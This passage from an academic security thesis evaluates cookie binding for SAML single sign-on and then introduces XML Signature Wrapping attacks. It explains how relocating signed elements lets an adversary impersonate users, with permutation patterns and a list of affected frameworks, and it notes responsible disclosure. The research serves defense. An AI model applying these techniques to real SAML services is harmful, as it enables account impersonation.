These SSP modifications required 97 modified or added lines in the SSP source code.

5.7.3 Performance Analysis

Cookie-based authentication is a performance-critical issue in every web application. Therefore, we conducted a performance evaluation of our cookie binding implementation, reporting our findings below.

Test environment. All experiments were performed against an Apache 2.2.2 web server running on a Windows Vista system with a 3.0 GHz Core 2 Duo CPU and 2 GB of RAM. The server and the client were connected to a dedicated Gigabit link with a 0.3 ms roundtrip time. All performance tests were conducted with Apache JMeter 2.9 [Apa13c].

Analysis. In order to demonstrate that the performance impact of adding cookie binding to web applications is minimal, we have evaluated our SSP implementation. We considered three different test cases using a special crafted webpage including the SSP framework:

1. **Unauthenticated requests.** In order to provide a baseline for comparison, the webpage is loaded without providing any authentication cookie. Therefore, no authenticated user session is established.
2. **Authentication with cookies.** The client sends a valid SSP authentication cookie to the webpage.
3. **Authentication with cookie binding.** The client sends a valid SSP authentication cookie bound to a TLS client certificate to the webpage which triggers the cookie binding verification.

	Latency (ms)			
Test case	**Average**	**Median**	**Min**	**Max**
Unauthenticated	22.48	18	14	230
Authentication with cookies	27.19	27	17	228
Authentication with cookie binding	30.47	30	21	525

Table 5.1: Performance evaluation results.

For each case, we devised a separate test plan in Apache JMeter and made 25,000 successive requests to the webpage using TLS. Test cases 1 and 2 facilitated server-authenticated channels, while test case 3 dealt with mutually authenticated TLS connections. Additionally, we ensured that for each test case the HTTP response message had the same size. We used HMAC-SHA256 as the keyed hash message authentication code function for the cookie binding. The results are shown in Table 5.1. When compared to the standard cookie authentication, our cookie binding implementation was on average only 12,1% slower.

5.8 Practicability of Client Certificates

The implemented channel bindings (HoK, HoK+, and cookie binding) utilize self-signed client certificates. The belief that client certificate handling is compile and error prone results from several unsuccessful attempts to build client-certificate PKIs. However, [KS10, Section 4.4] states: "...there is no requirement for a mutually trusted root certification authority (CA), distributed OCSP or CRL-based revocation lists, or X.509 certificate path validation ...". The three implemented channel bindings require *one* self-signed certificate which could easily be created and automatically imported into the browser through interaction with a small OpenSSL CA located at the IdP.

Another major concern are usability issues which may come along with client certificates. All major browsers (including mobile browsers) support client certificates and provide an appropriate user interface for selecting them. Furthermore, Mozilla Firefox, Microsoft Internet Explorer, and Google Chrome can be configured to automatically select a certificate if a web server requests one. Then, no further user interaction is needed when using the implemented channel bindings. Otherwise, the browser may present two additional selection dialogues. This is however a minor usability issue.

5.9 Comparison and Conclusion

In this chapter, we investigated *channel bindings*, a powerful class of holistic countermeasures, which may prevent a wide range of attacks. In summary, we analyzed three existing channel bindings (Server-Endpoint, Unique-Session, and Holder-of-Key) and proposed two novel binding variants (HoK+ and cookie binding). The security properties and characteristics of each approach are condensed in Table 5.2. Our comparison of each channel binding revealed that the HoK Profile possesses good security properties and simultaneously ensures maximum compatibility without breaking current implementations. The Server-Endpoint Binding is the weakest from the security perspective and additionally requires changes in existing browsers. The Unique-Session Binding is more secure but also more complex to implement and depends on changes in TLS stack, web server, and browser. Therefore, no practical implementation of this binding is known to exist. On the other hand, both Server-Endpoint and Unique-Session are privacy preserving by default. The security of HoK comes along with the maceration of privacy (in its default variant).

We presented the first practical implementation of the HoK Profile in the widespread SSP framework. Furthermore, we refined the HoK approach with two enhancements and therefore fill the existing security gaps of this Profile (cf. Table 5.2).

Our preferred security solution is the HoK+ Profile with cookie binding combining the ease of SSO with a cryptographically strengthened client authentication. This high-security countermeasure hardens both the SSO protocol and the session cookies by establishing strong authenticated channels between the browser and all other participating entities (i.e. IdP and SP). This builds a holistic Web authentication layer that prevents a wide range of threats and attacks (cf. Chapter 4), including MITM, ACS Spoofing, RelayState and XSS/UI redressing vulnerabilities. The practical feasibility of our novel approach is shown by two proof-of-concept implementations in the open source framework SimpleSAMLphp. The accompanied performance analysis demonstrates that the proposed cookie binding performs well and is viable. No changes of web browser, web server, and TLS protocol are necessary. Finally, our ideas are generic and can directly be applied to other SSO protocols (e.g. OAuth or OpenID).

Property	**Server-Endpoint**	**Unique-Session**	**HoK**	**HoK+**	**HoK+ and cookie binding**
Recognition of	Server	TLS connection	Browser		
Assertion bound to	Server certificate	First Finished message	Client certificate		
Secrets stored on UA	–	–	Private key[a]		
Supported TLS cipher suites	Only authenticated	All	Only authenticated		
Requires modification of	Browser	TLS, web server, browser	Web application		
Privacy-preserving	✓	✓	–[b]		
Secure against					
ACS Spoofing	✓	✓	✓	✓	✓
$UA \rightarrow SP$ MITM	✓	✓	✓	✓	✓
$UA \rightarrow IdP$ MITM	–	–	✓	✓	✓
RelayState Spoofing	✓	✓	–	✓	✓
Browser-side assertion theft	–	✓	✓	✓	✓
Cookie theft	–	–	–	–	✓
Implementation	PoC [SKA11]	n/a	SSP[c]	SSP patch[c]	SSP patch[c]

[a] It is possible to store the private key on a secure device (e.g. smart card) to protect against malware in untrusted environments.
[b] To gain privacy, UA may create a fresh client certificate for every SP. Although technically possible, this may impose usability issues with current browsers.
[c] Own work.

Table 5.2: Characteristics of existing and proposed channel bindings.

6 XML Signature Wrapping Attacks on SAML

In this chapter, we explore a message-level attack on SAML that exploits different views on the same XML document, depending on the particular processing module. This new type of attack, called *XML Signature Wrapping (XSW)*, was discovered by McIntosh and Austel in 2005 [MA05]. XSW attacks completely circumvent the integrity protection XML Signature provides to SAML assertions. In fact, XSW breaks the whole security of SAML and may invalidate the transport-level security of the SSO channel bindings proposed in Chapter 5.

6.1 Introduction

In SAML, one fundamental building block is XML, and in XML not only the content but also the position of the elements decides on their semantics. This important fact is crucial in the case of XML Signature which protects the integrity and authenticity of XML documents. While classical cryptographic data formats (e.g. OpenPGP and PKCS#7) are rigid and implicitly define the (fixed) position of signed data, XML Signature is, due to its flexibility, much more complex (cf. Section 2.4). To realize signing of individual elements and arbitrary data from multiple resources, indirect referencing and a two-step signing/verification process is used. Due to these two mechanisms, XML Signature cannot detect semantic changes in XML documents based on relocation. This weakness allows an adversary to inject bogus content into a signed XML document (e.g. an assertion) which forces the receiving XML application (e.g. an SP) to verify the original signed content but the application logic processes the malicious content. Therefore, the adversary overcomes the integrity protection and the origin authentication of the XML Signature and can execute any arbitrary content. In the case of SAML, he can authenticate as whoever he wants to be. Furthermore, even cryptographic channel bindings may be bypassed by a clever adversary.

Contribution. Since the introduction of XSW attacks by McIntosh and Austel [MA05] in 2005 existing research in this area mostly concentrated on Web Service related standards (e.g. SOAP, WS*Security) [BFG04, RSR06, GLS07a, GJLS09, JMSS11]. Eight years after the discovery, only a few examples of successful XSW attacks on real-world Web Service systems have been published [GL09, SHJ$^+$11]. Till today, the proposed countermeasures and analyzes are fragmentary or case specific [MA05, BFG04, BKF08, JMSS11]. Interestingly, no practical evaluation and no formal analysis of this high-impact attack on critical SAML interfaces exists. We fill this gap and give the following contributions:

- We present an in-depth analysis of 14 SAML frameworks, services, and systems. During this analysis, we found critical XSW vulnerabilities in eleven of these frameworks. This result is alarming given the importance of SAML in practice, especially since SSO frameworks may become a single point of attack in the near future. It clearly indicates that the security implications behind SAML and XML

Signature are not understood yet. Our attacks present new classes of XSW. We show that these attacks can also be applied if the whole document is signed or if specific countermeasures are applied.

- Second, these vulnerabilities are exploitable by an adversary with far fewer resources than the classical network based adversary from cryptography [DY83]: Our adversary may succeed even if he does not control the network. He does not need real-time eavesdropping capabilities, but can work with SAML assertions whose lifetime has expired. A single signed SAML assertion is sufficient to completely compromise a SAML issuer/Identity Provider. Using SSL/TLS to encrypt SAML assertions on transport-level, and thus to prevent adversaries from learning assertions by intercepting network traffic, does not help either: The adversary may e.g. register as a regular customer at the SAML issuer, and may use his own assertion to impersonate other customers.
- Third, we give the first model for SAML frameworks that takes into account the interface between SP_{sig} and SP_{claims}. This model gives a clear definition of successful attacks on SAML. Besides its theoretical interest, it also enables us to prove several *positive* results. These results are new and help to explain why some of the frameworks were not vulnerable to our attacks, and to give advice on how to improve the security of the other eleven frameworks.
- Last, we show that XSW vulnerabilities constitute an important and broad class of attack vectors. There is no easy defense against XSW attacks: Contrary to common belief, even signing the whole document does not necessarily protect against them. To set up working defenses, a better understanding of this versatile attack class is required. A specialized XSW pentesting tool developed during our research helps to aid this understanding. Its practicability was proven by discovering a new XSW attack variant on Salesforce SAML interface despite the fact that specific countermeasures have been applied.

Responsible Disclosure. All vulnerabilities found during our analysis were reported to the responsible security teams. Accordingly, in many cases, we closely collaborated with them in order to patch the found issues.

Paper. This chapter is based on the paper “On Breaking SAML: Be Whoever You Want to Be”, which was presented at the USENIX Security Symposium 2012 [SMS+12]. The coauthors of this paper are Juraj Somorovsky, Jörg Schwenk, Marco Kampmann, and Meiko Jensen. The idea of attacking SAML-based systems was originated by Meiko Jensen. My responsibility was, together with Juraj Somorovsky, the composition of new XSW attack classes and the practical evaluation of SAML frameworks, services, and systems. In summary, I analyzed and found several XSW attack variants in Higgins, OIOSAML, the OneLogin Toolkits, OpenAM, SimpleSAMLphp, and WIF. Additionally, I discovered two new types of implementation flaws (vague XML signing and XML Signature forgery) in the OneLogin Toolkits and SimpleSAMLphp. Furthermore, the detailed investigation (by source code observation) of the SimpleSAMLphp security mechanisms is my work. Marco Kampmann investigated the security of IBM XS40, JOSSO, and WSO2. Additionally, he developed the initial version of the XSW penetration test tool and used it to reevaluate the security of the SAML interfaces of WSO2 and Salesforce. All remaining frameworks were analyzed by Juraj Somorovsky. Jörg Schwenk contributed the formal analysis and the countermeasures. It has to be mentioned that in some cases sentences may be literally the same as in the original paper as our work was not clearly distinguishable.

Outline. In the following, we give an overview on existing related work. Thereafter, classic XSW attacks, applied on SOAP messages, are explained. Then, the threat model (Section 6.4) and the attack methodology (Section 6.5) of our investigation are described. In Section 6.6 we present our practical evaluation on real-world SAML frameworks, systems, and services. Furthermore, we demonstrate the practical relevance and the enormous impact of these attacks, given the scenarios in which they are executed. We present new refined and more sophisticated XSW attack classes. In Section 6.7 we discuss the impact of XSW attacks on channel bindings. In Section 6.8 we present the first fully automated XSW penetration test tool for SAML. The development of this tool was motivated by the prevalent existence of XSW attacks in real-world SAML systems. Section 6.9 gives a formal analysis and derives two countermeasures. Their practical feasibility is discussed in Section 6.10. Finally, we conclude this chapter in Section 6.11.

6.2 Related Work

In 2002 Jøsang *et al.* [JPH02] have demonstrated the difficulties to identify the signed content in digital documents using data representation standards like XML, ASN.1, and HTML. The great flexibility those standards offer, can create confusion about the interpretation and relationship of signature and signed content in semantically equivalent documents.

Concrete XSW attacks have been first described in [MA05] and [BFG04], which alternatively named them *XML rewriting attacks*. McIntosh and Austel [MA05] have presented several XSW attacks on SOAP messages and discussed (informal) receiver-sided security policies in order to prevent such exploits. They have presented for each improved security policy a more sophisticated XSW attack that circumvents the policy. In summary, they have demonstrated the complexity of XSW attacks but have not given a definitive solution for this problem.

Bhargavan, Fournet and Gordon [BFG04] have analyzed a formal approach in order to verify Web Services specifications. Later, they have proposed a policy advisor [BFGO05]. This tool uses an abstract language to define the security goals of Web Service protocols and thereafter generates appropriate security policies. Additionally, it assists in the identification of common XSW vulnerabilities. This policy-driven approach helps to thwart XSW attacks in general, but is not efficient and reduces the flexibility of XML. However, this approach is not directly applicable to SAML.

Rahaman, Schaad and Rits [RSR06] have refrained from policy-driven approaches and have introduced an inline solution. They aim to detect XSW attacks early in the validation process to improve performance. The authors have proposed to embed a `<SoapAccount>` element into the SOAP header. This element contains fractional information about the structure of the SOAP message and the surroundings of the signed element(s). Thus, this information allows to keep record of structure and hierarchy of the signed data. In [RMS06] they have extended their approach by additionally considering XSW attacks on the `<SoapAccount>` element itself. Some of the same authors have conducted a detailed performance analysis of the inline approach compared to the policy-based approach in [RS07]. However, Gajek *et al.* [GLS07a] have shown that the inline approach does not prevent XSW attacks. In particular, the main problem of this countermeasure is that the `<SoapAccount>` element only records the relationship to its surrounding elements (parent and siblings). Therefore, an adversary can preserve the structure in the wrapped element, by additionally copying the neighboring elements. Benameur, Kadir, and Fenet [BKF08] have enhanced the inline approach by adding more information about the SOAP message structure (e.g. adding signed element depth), but suffer from the same vulnerabilities as described in [GLS07a].

XPath and XPath Filter 2 are specified as referencing mechanisms in the XML Signature standard. However, due to the fact that both standards are very complex, the WS-Security standard advise not to use these mechanisms, and the SAML standard mandates to use `Id`-based referencing instead. Gajek *et al.* [GJLS09] have evaluated the effectiveness of XPath and XPath Filter 2 to mitigate XSW attacks in the SOAP context, by fixing the vertical position of signed elements. For performance reasons they have proposed a lightweight variant of XPath named `FastXPath`. The authors have conducted a performance analysis in a proof of concept implementation and have shown that this approach has the same performance as `Id`-based referencing. Nevertheless, Jensen *et al.* [JLS09] have shown that this approach does not completely eliminate XSW attacks: by clever manipulations of XML namespace declarations within a signed document, which take into account the processing rules for canonicalization algorithms in XML Signature, XSW attacks could successfully be mounted even against XPath referenced resources.

In 2011 Jensen *et al.* [JMSS11] have analyzed the effectiveness of XML Schema validation in terms of fending XSW attacks in Web Services. Thereby, they have used manually hardened XML Schemas. The authors have concluded that XML Schema validation is capable of fending XSW attacks, at the expense of two important disadvantages: for each application a specific hardened XML Schema without extension points must be created carefully. Moreover, validating of a hardened XML Schema entails severe performance penalties.

The impacts of practical XSW attacks have also been analyzed in [GL09, SHJ$^+$11]. In these works new types of XSW attacks have been applied on SOAP Web Service interfaces of Amazon and Eucalyptus clouds. The attacks have exploited different XML processing in distinct modules.

In summary, previous work has mostly concentrated on SOAP-based Web Services, and the results do not directly apply to all SAML use cases.

6.3 Basic XSW Attacks

XML documents containing XML Signatures are typically processed in two independent steps: (1) signature validation and (2) function invocation (application/business logic). If both modules have different views on the data, a new class of vulnerabilities named *XML Signature Wrapping (XSW) attacks* [MA05, BFG04] exists. In these attacks the adversary modifies the message structure by injecting malicious elements, which do not invalidate the XML Signature. The goal of this modification is to change the message in such a way that the application logic and the signature verification module process different parts of the same message. Consequently, the receiver verifies the XML Signature successfully but the application logic processes the bogus element. The adversary thus circumvents the integrity protection and the origin authentication of the XML Signature and can inject arbitrary content.

In the following, we give a simple example of an XSW attack applied on a SOAP message exchanged between a brokerage firm and a stock exchange. We assume that the brokerage firm wants to buy shares in IBM for a customer and therefore sends a




Figure 6.1: A basic XSW attack on a stock exchange Web Service.

SOAP message to the Web Service of the stock exchange. Figure 6.1 (left image) depicts the corresponding message. For security reasons, the `<Body>` element is protected by an XML Signature and contains the order function. The stock exchange's Web Service receiving this message (1) validates the signature and (2) processes the SOAP body in its business logic. In the original message, both modules process the same `<Body>` element. An adversary in possession of the exchanged SOAP message (e.g. through eavesdropping) is able to execute an XSW attack by sending a modified variant. In order to create such a message, the adversary moves the original SOAP body containing the `<BuyShares>` element to a newly created `<Wrapper>` element in the SOAP header. Afterwards, he creates a `<Body>` element with a new `Id="evil"` attribute and defines an arbitrary function. In our example, the adversary inserts a `<SellShares>` element with the attribute `Symbol="IBM"`. The resulting attack message is depicted in Figure 6.1 (right image). Then, the adversary submits this malicious message to the vulnerable Web Service of the stock exchange. The message is processed as follows. First, the signature validation module searches for an element with the `Id="42"` and finds `<Body>` embedded in the `<Wrapper>` element. As this element was not modified, the signature verification is successful. In contrast, the business logic module searches for a `<Body>` element that is directly placed in the message's root element (`<Envelope>`). In our example, the business logic finds the newly inserted `<Body>` element with the `Id="evil"` attribute and wrongly invokes the function `<Sellshares>`. Therefore, the stock exchange sells shares in IBM instead of buying them.

These heterogeneous views on the same XML document result from different referencing methods. The signature verification module uses `Id`-based referencing (as mandated by XML Signature) and the business logic module searches for a function defined in the `/Envelope/Body` element.

6.4 Threat Model

As a prerequisite the adversary requires *one* arbitrary signed SAML message. For example, this could be a whole document D with an embedded assertion (e.g. a SAML response) or just a sole assertion A. It is irrelevant, if the assertion was already used for authentication or if its lifetime has expired.

We consider two different types of adversaries. Both are weaker than the classical network-based adversary [DY83]:

1. **Adversary** Adv_{acc}**.** This adversary registers as a normal user of an Identity Provider IdP. This allows Adv_{acc} to receive a valid SAML assertion A (probably embedded into a larger document D) which make claims about Adv_{acc} through normal interaction with IdP. Given the low barriers to entry and the large user base of many IdPs (e.g. Google), this method requires little resources and is easy to conduct.
2. **Adversary** Adv_{intc}**.** To retrieve SAML assertions from the Internet, this adversary uses eavesdropping of unprotected networks or accesses transmitted data in an "offline" manner by analyzing proxy or browser caches. We assume that Adv_{intc} does not have the ability to read encrypted network traffic. Since SAML assertions normally should be worthless once their lifetime expired, they may even be posted in technical discussion boards, where Adv_{intc} may obtain them.[1]

After collecting such an assertion A or document D, the adversary modifies it by injecting malicious content, e.g. an evil assertion EA. This evil assertion may contain additional claims about any other subject S. Finally, the adversary launches the XSW attack by submitting the modified assertion A' or document D' to SP.

6.5 Attack Methodology

In this section, we describe the attack methodology that underlies our analysis of the 14 SAML frameworks, systems, and services. First, we present the three possible SAML signing types and the corresponding evil content. Afterwards, we exemplify all XSW attack permutations for one signing type.[2]

6.5.1 SAML Signing Types

As described in Section 2.5.3, XML Signatures can be applied to SAML assertions in various ways and can be placed at different locations. The SAML standard mandates that the assertion itself or the protocol binding element R (ancestor of the `<Assertion>` element), *must* be signed using an enveloped signature [CKPM05a, Section 5.4.1]. Additionally, each signature *must* contain a single `<Reference>` element applying `Id`-based referencing [CKPM05a, Section 5.4.2]. In this section, we analyze the usage of SAML assertions and the corresponding XML Signatures in different frameworks. Furthermore, we illustrate the possibilities of injecting malicious content. In general, SAML assertions and their signatures are implemented in three ways (see Figure 6.2):

1. **Signing Type I.** The XML Signature S_A is embedded as child of the SAML assertion A and signs the `<Assertion>` element A. This type is independent of the use case. It can be applied in different SAML profiles (e.g. web SSO) or in SOAP messages for Web Service scenarios.

[1]Our observations revealed that many developers seek technical assistance and post their SAML assertions in discussion boards. Therefore, it is quite easy for an adversary to obtain assertions – e.g. through clever chosen Google search queries.

[2]Please note that from now on we distinguish between the document D and the root element R. This is to make clear the distinction between the element referenced by the XML signature, and the document root: Even if the root element R of the original document D is signed, we may transform this into a new document D' with a new evil root ER, without invalidating the signature.




Figure 6.2: Types of signature applications on SAML assertions.

2. **Signing Type II.** In the second signing type the XML Signature is either placed into the SAML assertion A itself or into the protocol binding root element R. In both cases the signature S_R covers the whole protocol binding element R as well as all child elements. This kind of signature is applied in different SAML HTTP bindings, where the whole SAML `<Response>` element is signed.

3. **Signing Type III.** The last signing type is a combination of signing type I and II and uses more than one XML Signature. The inner signature S_A protects the SAML assertion A. The outer signature S_R additionally secures the whole protocol binding element R. Therefore, the assertion A is protected by two independent signatures. We found this kind of signature application for example in the SimpleSAMLphp framework.

In order to apply XSW attacks to SAML assertions, the basic attack idea stays the same: The adversary *Adv* has to create new malicious elements, injects them into document D, and forces the assertion logic of the receiver to process them, whereas the signature verification logic verifies the integrity and authenticity of the original content.

In applications of the signing type I, the adversary only has to create a new *evil assertion* EA. For SAML messages protected by signing type II and III, the adversary has to create two elements: the *evil root* ER including the *evil assertion* EA.

6.5.2 Attack Permutations

Due to the flexible nature of XML, an adversary *Adv* has many possibilities to inject malicious and original content into a document D. In summary, the adversary has to deal with the following three questions when launching XSW attacks on SAML:

1. **Considering Permutations.** At which level in the XML message tree should a) the malicious content and b) the original signed data be included?

2. **Signature Verification Processing.** Which `<Assertion>` element is used for signature verification?

3. **Business Logic Processing.** Is `<Assertion>` element A or EA processed by the business logic module?

By answering these questions we can define different attack patterns, where the original and the malicious elements are permuted (cf. Figure 6.3). Therefore, we can build a complete list of attack vectors, which served as a guideline for our investigations.

For the following explanations we consider signing type I messages as defined in Figure 6.2. This signing type only protects the `<Assertion>` element by an XML Signature. The possible attack permutations, grouped by the XML tree height, are depicted in Figure 6.3. In addition, we analyze if the resulting attack permutations are a) SAML standard conformant and b) the signature is still valid:

1. **One-Level Permutations.** Malicious assertion EA, original assertion A, and signature element S_A are on the same message level. In summary, this kind of XML message has six permutations. None of them is SAML standard compliant, since the XML Signature does not sign its parent element (enveloped signature). The digest value over the signed elements in all messages can be correctly validated. If the receiving service does not check the SAML conformance, we can use this type of attack messages.

2. **Two-Level Permutations.** We use two level messages for the insertion of the three elements: Message 2-c shows an example of a valid and SAML compliant document. By constructing message 2-b, the signature element was relocated into the new evil assertion. Since it still references the original element, it is valid, but does not conform to the SAML standard. In summary, twelve possible two-level permutations exist. Two are SAML compliant, eight not SAML conformant, and two invalidate the XML Signature as they alter the signed content (2-g and 2-k).

3. **Three-Level Permutations.** All three elements are inserted at different message levels, as child elements of each other, which results in six permutations: Messages 3-a and 3-b show examples of SAML standard conformant and cryptographically valid messages. In both cases the signature element S_A references its parent – the original assertion A. Message 3-c illustrates a message that is not SAML standard conform as the signature signs its child element (enveloping signature). Nevertheless, the message is cryptographically valid. Message 3-d shows an example of an invalid message since the signature would be verified over both assertions. Generally, if the signature is inserted as the child of the root element, the message would also be either invalid or not SAML standard compliant. However, in three-level permutations, there exist three SAML conformant, two non standard conformant, and one invalid message permutation.

In summary, there exist 24 permutations for signing type I messages. Five out of them are SAML standard conformant, 16 are not standard compliant, and three invalidate the signature of assertion A. It is important to note that given the complexity of SAML messages and the large number of possible injection elements which reside in R, A, and S_X, there are far more attack permutations possible (see Section 6.8).

The analysis shown above can similarly be applied to messages of the remaining two signing types (see Figure 6.2). For example, by application of more than one signature




Figure 6.3: Possible permutations for XSW attacks applied on signing type I messages.

Framework	Platform	Application
Apache Axis 2	Java	WSO2 Web Services
Guanxi	Java	Sakai Project (`www.sakaiproject.org`)
Higgins 1.x[a]	Java	Eclipse funded identity project
IBM XS40	–	Enterprise XML security gateway
JOSSO	Java	Motorola, NEC, Redhat
OIOSAML 2.0[a]	Java, .NET	Danish eGovernment (e.g. `www.virk.dk`)
OpenAM[a]	Java	Enterprise identity mangement framework
OneLogin[a]	Java, Python, PHP, Ruby	Joomla, Wordpress, SugarCRM, Drupal
OpenAthens	Java, C++	NHS, Philips Research, UK Federation
OpenSAML	Java, C++	Shibboleth, SuisseID
Salesforce	–	Cloud computing and CRM
SimpleSAMLphp[a]	PHP	Danish e-ID Federation (`www.wayf.dk`)
WIF[a]	.NET	Microsoft Sharepoint 2010
WSO2	Java	WSO2 products (e.g. StratosLive cloud)

[a] Own work.

Table 6.1: Overview of the analyzed SAML frameworks, systems, and services.

(signing type III), the adversary would proceed analogical: First, the adversary could use XSW attacks to overcome the protection of the outer signature. In a second step, he could apply XSW on the inner signature which secures the SAML assertion.

6.6 Practical Evaluation

In this section, we first introduce the investigated real-world SAML frameworks, systems and services. Afterwards, we present the results of our practical evaluation, relying on the attack methodology defined in Section 6.5.

6.6.1 Investigated Frameworks, Services, and Systems

The practical evaluation presented includes prominent and well-used SAML frameworks, services, and systems. We observed a wide range of closed source as well as open source frameworks implemented in various programming languages. Furthermore, we did penetration tests of real-world systems and special hardware appliances. Our comprehensive study gives detailed insights into the current state of XSW wrapping attacks on SAML. A summary of the investigated SAML frameworks, services, and systems is given in Table 6.1 (see Section 3.5 for more details about them).

6.6.2 Refined XSW Attacks

Ten out of 14 evaluated systems were susceptible to refined XSW attacks. In this section, we present the detailed results, classified by the three signature application types defined in Section 6.5.1.

Signing Type I Attacks. In summary, seven SAML-based frameworks applying signing type I messages were prone to refined XSW attacks. Figure 6.4 depicts the five found XSW variants in XML tree-based illustration.

First of all, the OneLogin Toolkits were prone to all shown attack variants as they did not apply XML Schema validation, validated the XML Signature independent of it's semantic occurrence, and used a fixed reference to the processed SAML claims

